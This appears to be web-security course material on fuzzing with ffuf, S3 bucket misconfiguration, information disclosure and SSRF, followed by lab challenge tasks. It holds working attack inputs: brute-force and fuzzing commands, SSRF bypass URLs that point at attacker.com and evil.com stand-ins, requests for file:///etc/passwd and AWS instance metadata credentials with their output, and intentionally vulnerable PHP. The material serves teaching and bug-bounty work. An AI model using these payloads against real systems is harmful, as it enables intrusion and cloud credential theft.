`publish.log` file leading to Information Disclosure (Internal servers' IPs/Local Domains, APIs/Server's directory path exposure etc.) in `https://loanshop.finzfin.com` Domain.

Description After fuzzing on endpoint, I found there's a file named `publish.log` at `https://loanshop.finzfin.com/logs/publish.log`, The log file provide valuable insight to Attacker as to how things being deployed at `loalshop.finzfin.com` as well as disclosing Internal severs' IPs, APIs' Path, `Nginx.conf` and etc. Since the log is a large file with more than +150000 lines, I will cover up some of the most important information that you can extract from the file.

If a site is protected by CDN, fuzzing may be so hard :-)



ffuf (Tool)

A fast web fuzzer written in Go (Github repo). An complete documentation can be found here, can be used to

- Directory brute force
- File brute force (various extensions)
- Parameter fuzzing (not recommended)
- Header fuzzing
- Authentication brute force
- etc

Supports **Calibration Filtering** which helps hackers reach desirable results. I'll cover some useful switches:


```
ffuf -w wordlist -u https://site.com/FUZZ #fuzzing for directory or file
ffuf -w wordlist -u https://site.com/FUZZ -e .zip #fuzzing for .zip files
ffuf -w wordlist -u https://site.com/FUZZ -H "Cookie: some_cookie" #fuzzing + header
ffuf -w wordlist -u https://site.com/FUZZ -fc 403 #fuzzing + filtering out 403 from the result
ffuf -w wordlist -u https://site.com/ -H "header: FUZZ" #fuzzing on a header
ffuf -w wordlist -u http://site.com/FUZZ -mc 200,204,301,302,307,401,403,405,500,404 #fuzzing for directory or file + matching for spe
ffuf -w wordlist:UU,wordlist:PP -u http://site.com/api/v1/auth -H "Content-Type: application/json" -d '{"user": "UU", "pass": "PP"}' #
```

Let's conduct a real fuzz:

```
ffuf -w raft-large-directories.txt -u https://memoryleaks.ir/FUZZ -e .php -fw 1
```

What about wordlists? I introduce two outstanding resources:

- https://github.com/danielmiessler/SecLists
- https://wordlists.assetnote.io



S3 Bucket Misconfiguration

A bucket is **a container for objects stored in Amazon S3**. You can store any number of objects in a bucket:

- Each bucket has a unique name
- Each bucket's access is limited by permissions
  - Owner can configure read, write and edit for anonymous users
  - For example, the `aws s3 ls s3://bucket_name/` will list the objects
- Some websites are fully hosted (or partially) on the S3 bucket
- If the permissions are not configured well, there will be a misconfiguration


Let's make a real world example:

- Consider the website http://aws.icollab.info
- Let's grab the DNS records

```
$ dig aws.icollab.info

; <<>> DiG 9.10.6 <<>> aws.icollab.info
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23689
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
```

```
;; QUESTION SECTION:
;aws.icollab.info.    IN  A

;; ANSWER SECTION:
aws.icollab.info. 93  IN  CNAME aws.icollab.info.s3-website.ap-northeast-2.amazona
ws.com.
aws.icollab.info.s3-website.ap-northeast-2.amazonaws.com. 273 IN CNAME s3-website.
ap-northeast-2.amazonaws.com.
s3-website.ap-northeast-2.amazonaws.com. 298 IN A 52.219.148.60

;; Query time: 97 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Mon Jun 20 16:13:57 +0430 2022
;; MSG SIZE  rcvd: 145
```


- Seems the website is hosted on S3 bucket
- Opening the http://aws.icollab.info.s3-website.ap-northeast-2.amazonaws.com/ will prove it
- The `aws.icollab.info` is the bucket name
- The object listing permission may be opened for anonymous users
- Let's check it by http://aws.icollab.info.s3.ap-northeast-2.amazonaws.com
- The previous test can be conducted by `aws` command
- Let's grab the secret file which shouldn't be publicly accessible
    - http://aws.icollab.info.s3.ap-northeast-2.amazonaws.com/secr3t.txt




Me, a $1000 Vulnerability

Let’s make another example, sometimes information can be disclosed in other sites such as Github. Let’s make a real world example:


- A website of CafeBazaar




- Let’s search it in Github



- The source code was there




- Information disclosure



```php
<?php
// Coded By Neo on 30 September 2020 at 02:47:00 am.
class App{
  function getConnection(){
    $servername = "localhost";
    $username = "[redacted]
    $password = "[redacted]/z";
    $dbname = "esports";
    $conn = new mysqli($servername, $username, $password , $dbname);
    return $conn;
  }
  function sendSms($phoneNumber){
    $data = array(
      'apikey' => "[redacted]g",
      'from' => '200020070',
      'to' => strval($phoneNumber),
      'content' => "ندای وظیفه؛ ندای رقابت شروع شد.
به جمع بازیکن‌های جام قهرمانی Call of Duty Mobile خوش آمدید.
      "
```

- Finally, from the source code to SQLi


```php
}
function updateGameAmount($connection , $nickName){
  $result = $connection->query("Select * From Games Where NickName = '$nickName'");
  $row = $result->fetch_assoc();
  $value = $row['Amount'] + 1;
  $connection->query("Update games Set Amount = $value Where NickName = '$nickName'");
}
```



Recap

Let’s recap the lesson

- Security misconfiguration includes various vulnerabilities
- To bypass the user based rate limit, password spray can be used
- Verb tampering or fuzzing inputs on web applications may lead to stack trace error
- Stack trace errors sometimes have no security impact, sometimes may lead to RCE
- Force browsing is a good method to leak information (specially in Bug Bounty)
- Before fuzzing, check if the web application uses CDN or not
- S3 is a place to store information in, each user has a uniq bucket name to work with
- If a static website is hosted on Amazon S3, there might be misconfiguration there
- `ffuf` is a great tool to fuzz on web application, although it doesn’t support HT



Tasks

Web Tamper

- Watch Verb Tamper video - https://www.youtube.com/watch?v=IRp0LurK23s

S3 Bucket

Try to follow the lesson and grab the `secr3t.txt.`

PHP CMS

Open the challenge and try to solve it

- Does the site use default credentials? try use following file to brute force (the pattern is `username:password`)

> https://s3-us-west-2.amazonaws.com/secure.notion-static.com/76917624-d2dc-4859-b262-1f746b6e50b6/Untitled.txt

- Try to find a way to make an error which discloses important information, can you get Database credentials?

valid:

```
sysadmin:1111111
```

Django Misconfiguration

Open the challenge and try to solve it

- Seems it’s a default Django installation, but it may not
- Let’s conduct fuzzing, use the following wordlist

> https://s3-us-west-2.amazonaws.com/secure.notion-static.com/bd7b1316-501a-43d9-9b4f-ac548993bbdf/Untitled.txt

- If you find any path, try to open and make it show an error
- Bonus: the error reveals `SECRET_KEY` in Django, can you achieve RCE?

SSRF

Server-Side Request Forgery

SSRF

Before Start

- The basic of bash
- The basic of network
- Basic understandings of clouds products, IaaS
- Programming concepts and understanding
- Basic of regular expression
- HTTP protocol and headers

SSRF


What Is It?

Exists in both OWASP and Mitre by a same name, It's called Server-Side Request Forgery (SSRF). What is it? a vulnerability which let an attacker send **crafted requests** from **the backend server**. Let's look at a very simple vulnerable code and see SSRF in action:

```
<?php

/**
* Check if the 'url' GET variable is set.
*/
if (isset($_GET['img'])){
  $img = $_GET['img'];
  /**
  * Send a request vulnerable to SSRF since
  * no validation is being done on $url
  * before sending the request
  */
  $image = fopen($img, 'rb');

  /**
  * Dump the contents of the image
  */
  fpassthru($image);
}
?>
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Cat</title>
</head>
```

```
<body>
<img src="/?img=cat.gif"><img>
</body>
</html>
```


The cat.gif:



Assume there is a local port on 1234 which is not accessible from outside, due to the vulnerable code, the port is available by:

```
https://site.com/?img=http://localhost:1234
```

Usually in SSRF cases, attackers try to reach internal servers. The attack's flow is something like this:




Detection

Based on the situation, the SSRF can be full-blown or blind:

- In normal mode, detection is based on the server response
- In blind mode, detection is based on the other measures, such as time. Sometimes Out of Band technique helps us detect the flaw:

```
https://site.com/?url=http://attackerserver:port/
```

The flow is:



Sometimes, different schemes can be used:

- Protocols can extent the attack surface of SSRF

- **file:///** -> Allows an attacker to fetch the content of a file on the server
- **dict://** -> Used to refer to word lists available using the DICT protocol
- **sftp://** -> Used for secure file transfer over secure shell
- **ldap://** -> Lightweight Directory Access Protocol
- **tftp://** -> Trivial File Transfer Protocol, works over UDP
- **gopher://** -> Designed for distributing, searching, and retrieving documents
- **http://** -> Used to fetch any content from the web
- **https://** -> Same as the http

Let’s see SSRF in action.


SSRF

Checker Function

Sometimes, the default behavior of web application is to send HTTP packet to other servers. In order to make the web application safe, the programmer should apply some filters. For example, the filter can be applied on

- Domain name (strict or regex)
  - One site regex `https?:\/\/(www\.)?company.com/.+`
  - All subdomains regex `https?:\/\/.+?\.?company.com/.+`
- Protocol (whitelist or blacklist)
  - Regex for whitelist protocol `^https?`
  - Regex for blacklist protocol `file\:\/` ← is this safe?

The flow is something like this:



The **Check URL** function is so important, if there is mistake here, the website will be vulnerable. For example:

- Function checks if user is not entered **internal IP** address as input → vulnerable

```
local.icollab.info    #points to 127.0.0.1
127.1 or 0x7F000001   #alternatives for 127.0.0.1
[::1] or [::]         #alternatives for 127.0.0.1
```

- Function extracts domain name by the following regex and compare with white list → vulnerable

```
Input    → https://company.com
Regex    → ^https?:\/\/(www\.)?(?P<host>[a-z0-9.\-_]*)(\/.*)?
host     → company.com
Check    → company.com in ["company.com", "auth.company.com", "blog.company.com"]
cURL     → curl https://company.com → 200
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Input    → https://company.com@127.0.0.1
Regex    → ^https?:\/\/(www\.)?(?P<host>[a-z0-9.\-_]*)(\/.*)?
host     → company.com
Check    → company.com in ["company.com", "auth.company.com", "blog.company.com"]
cURL     → curl https://company.com@127.0.0.1 → https://127.0.0.1 → 200
```

- Function checks if URL starts with http(s) protocol and the IP is not blacklisted → vulnerable if servers follows redirect

```
Input    → https://google.com
Regex    → ^https?
IP       → not in black list
cURL     → curl https://google.com → OK
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Input    → https://attacker.com/redirect.php #redirects to http://127.0.0.1
Regex    → ^https?
IP       → not in black list
cURL     → curl https://attacker.com/redirect.php → 301 → https://127.0.0.1 → OK
```

- Function **securely** checks the domain name, but one of the domains has **Open Redirect** vulnerability → vulnerable

```
Input    → https://company.com/next?uri=https://attacker.com #redirects to https://att
acker.com
Regex    → Secure domain checker
cURL     → curl https://company.com/next?uri=https://attacker.com → 301 → https://atta
cker.com
```

- Inconsistency between checker function and library which sends HTTP request (example here)

```
Input    → https://user@evil.com@company.com/
PHP      → parse_url(url) → host: domain.tld #it's in whitelist
cURL     → curl https://user@evil.com@company.com/ → https://evil.com/
```

Exploitation

So what is the exploitation?

- Interacting to internal REST APIs
- Disclosing the origin IP behind CDN
- Scanning internal IP and ports
- Reading cloud metadata - a useful list can be found here
- Reading internal files
- Escalating to RCE

Based on the situation, the exploitation is different. There are some pre-defined vectors and tools for known technologies:

- https://github.com/tarunkant/Gopherus
- https://github.com/swisskyrepo/SSRFmap

However, in many cases, the exploit works on the target specifically.

Real World Example

Let’s begin with a vulnerability on my HackerOne’s account, then read a hunter’s report which used a bypass on the checker function by redirect method. Finally I’ll cover two cases from my teacher assistances.

Accessing AWS metadata and local file read by SSRF, Potentially leading to RCE

Steps to produce:

- Browse to redacted
- Click on the `edit profile` and click to change the profile picture
- Select an image to upload, the upload will be started automatically, the following HTTP request is sent, then server responses with an image URL:

```
POST /api/v3/storage/images HTTP/2
Host: redacted.com
...
...
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Te: trailers

-----------------------------221631115526375365283767765487
Content-Disposition: form-data; name="file"; filename="EsPixT0XcAAQSSD.jpeg"
Content-Type: image/jpeg

Content
-----------------------------221631115526375365283767765487
Content-Disposition: form-data; name="folderType"

USERIMAGES
-----------------------------221631115526375365283767765487
Content-Disposition: form-data; name="folderName"

513d0464-1529-4895-99b6-edb387ccd1ef/profile
-----------------------------221631115526375365283767765487
Content-Disposition: form-data; name="useRealFolderPath"

true
-----------------------------221631115526375365283767765487--
```

- Click on the `done` button, another request is sent

```
PATCH /a/v2/users/513d0464-1529-4895-99b6-edb387ccd1ef?shownPage=PROFILE HTTP/2
Host: redacted
...
```

```
...
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"pictureUrl":"https://assets.redacted-services-001.com/c_crop,h_898,r_max,w_898,x_172,y_0/v1/mands/userimages/513d0464-15
```

- Intercept the request, change the `pictureUrl` to another URL, as instance `file:///etc/passwd`, the response will be something like this:

```
HTTP/2 200 OK
...
...

root:x:0:0:root:/root:/bin/bash
2daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3bin:x:2:2:bin:/bin:/usr/sbin/nologin
4sys:x:3:3:sys:/dev:/usr/sbin/nologin
5sync:x:4:65534:sync:/bin:/bin/sync
6games:x:5:60:games:/usr/games:/usr/sbin/nologin
7man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

- The website is using **AWS EC2**, so:

```
PATCH /a/v2/users/513d0464-1529-4895-99b6-edb387ccd1ef?shownPage=PROFILE HTTP/2
Host: redacted.com
...
Sec-Fetch-Site: same-origin
Te: trailers

{"pictureUrl":"http://169.254.169.254/latest/meta-data/iam/security-credentials/ecs-prod-instance"}
```

The response:

```
{
  "Code" : "Success",
  "LastUpdated" : "2021-11-26T10:37:09Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAWC6XTCGW5OIIXAUE",
  "SecretAccessKey" : "XKNOUgw4KZIuTrwj0s9oYM1KpR2UZDnDpw28aKKx",
  "Token" : "IQoJb3JpZ2luX2VjEMP//////////wEaDGV1LWNlbnRyYWwtMSJHME...redacted...Zuub2qlZA==",
  "Expiration" : "2021-11-26T16:54:30Z"
}
```

SSRF (Server Side Request Forgery) worth $4,913 | My Highest Bounty Ever!

In this scenario, hunter used redirect method to bypass the checker function:

SSRF (Server Side Request Forgery) worth $4,913 | My Highest Bounty Ever !

Hi Everyone! , Hope you're doing well , today I am doing another write-up about one of my best findings and my highest bounty ever. It's an SSRF - Server Side Request Forgery vulnerability I discovered in Dropbox Bug Bounty Program.

https://medium.com/techfenix/ssrf-server-side-request-forgery-worth-4913-my-highest-bounty-ever-7d733bb368cb

SSRF At https://interactivemap.radacted.com/pdf.axd by `url=` parameter

The vulnerable URL was `https://interactivemap.redacted.com/pdf.axd?url=`, the hunter uses their server to get Out of Band request. Then they started fuzzing internal ports:

```
ffuf -w wordlist -u https://interactivemap.redacted.com/pdf.axd?url=https://127.0.0.1:FUZZ
```

KeyCloak - CVE-2020-10770

The hunter found that https://sso.thanks.inter.ikea.com is vulnerable to SSRF, they used the following URI to verify it (OOB) then started internal port scanning:

```
/auth/realms/master/protocol/openid-connect/auth?scope=openid&response_type=code&redirect_uri=valid&state=cfx&nonce=cfx
&client_id=security-admin-console&request_uri=http://burpcollabretor.net/
```

SSRF

Recap

Let’s recap the lesson

- The SSRF is to make server send a crafted request to another server
- In order to detect SSRF, out of band requests can be made (blind mod detection)
- SSRF is like CORS, there is no vulnerability unless there is a success exploitation
- Each SSRF scenario may be different, although there are some patterns: internal port scanning, leaking cloud metadata, etc.
- IP based authentication has been flagged insecure after SSRF
- Sometimes the default design of the website is to send HTTP request to other servers (example? profile picture), this is not a vulnerability
- Redirect method is a common bypass to trick the checker function

SSRF

Tasks

In SSRF level 1 to 4, you have two objectives

- Reading the `/flag` file
- Reaching the internal administration console

SSRF Level 1

Open the SSRF level 1 and try to solve the challenge

- Try to read `/flag`
- Try to scan internal ports, does the port `8000` open?
- There might be a hidden path in port `8000`, can you find it by fuzz?
- Use the following wordlist

```
admin
Admin
adminhelp
administrat
Administration
administration
administrator
adminlogin
adminlogon
admin-console
admins
adminsql
admin_
```

```
admin_login
admin_logon
```

SSRF Level 2

Open the SSRF level 2 and try to solve the challenge

- Seems there is a checker function to avoid SSRF, is it safe?
- Try to bypass the checker function, reach the administration console
- Seems you cannot read file by the previous bypass, could you?
- Is the old instance of the web application up at port `18081`?
- leverage the old application to read the `/flag`

SSRF Level 3

Open the SSRF level 3 and try to solve the challenge

- Seems the checker function is safer compared with previous one
- But it's not safe! try to find the flaw in checker function
- Follow previous path to reach the `/flag`

SSRF Level 4

Open the SSRF level 4 and try to solve the challenge

- Seems the checker function is safe, isn't it?
- The server only sends HTTP request to the `http://icollab.info`
- If there is a open redirect in `http://icollab.info`, the whitelist domain policy will break
- Can you find a `php` file in `http://icollab.info`? Try to fuzz files, only use one letter in English `[a-zA-Z].php`
- There might be a hidden parameter, try to fuzz parameters to find it, only use one letter in English `file.php?[parameter]=null`
- Combine the Open Redirect with limited SSRF to achieve full-blown SSRF
- Follow previous path to reach the `/flag`

Apollo

Open the challenge and try to solve it

- Please avoid any fuzzing, all the steps are clear, so please do it manually

- If you need to receive any email address you can use the `/api/v1/email/[Your Email address]` like `/api/v1/email/voorivex@gmail.com`
- The WAF may stop you by `Forbidden` or `403`, so bypass it
- Challenge is assumed to be up in Amazon EC2 server (not really), so try to call `http://169.254.169.254/latest/meta-data` endpoints
- Challenge objective: read the metadata

Cobalt

Open the challenge and try to solve it

- This challenge has a simple functionality
- A filter is applied on this challenge, try bypass it
- Challenge is assumed to be up in Amazon EC2 server (not really), so try to call `http://169.254.169.254/latest/meta-data` endpoints
- Challenge objective: read the metadata

Simple SSRF

Open the challenge and try to solve it

- Consider the `/proxy/internal_website/public_note` path, is it static resource or endpoint?
- Does it send the HTTP request to an internal server?
- If it does, how can you manipulate the path to reach the forbidden path in internal server?
- Challenge objective: read the private note

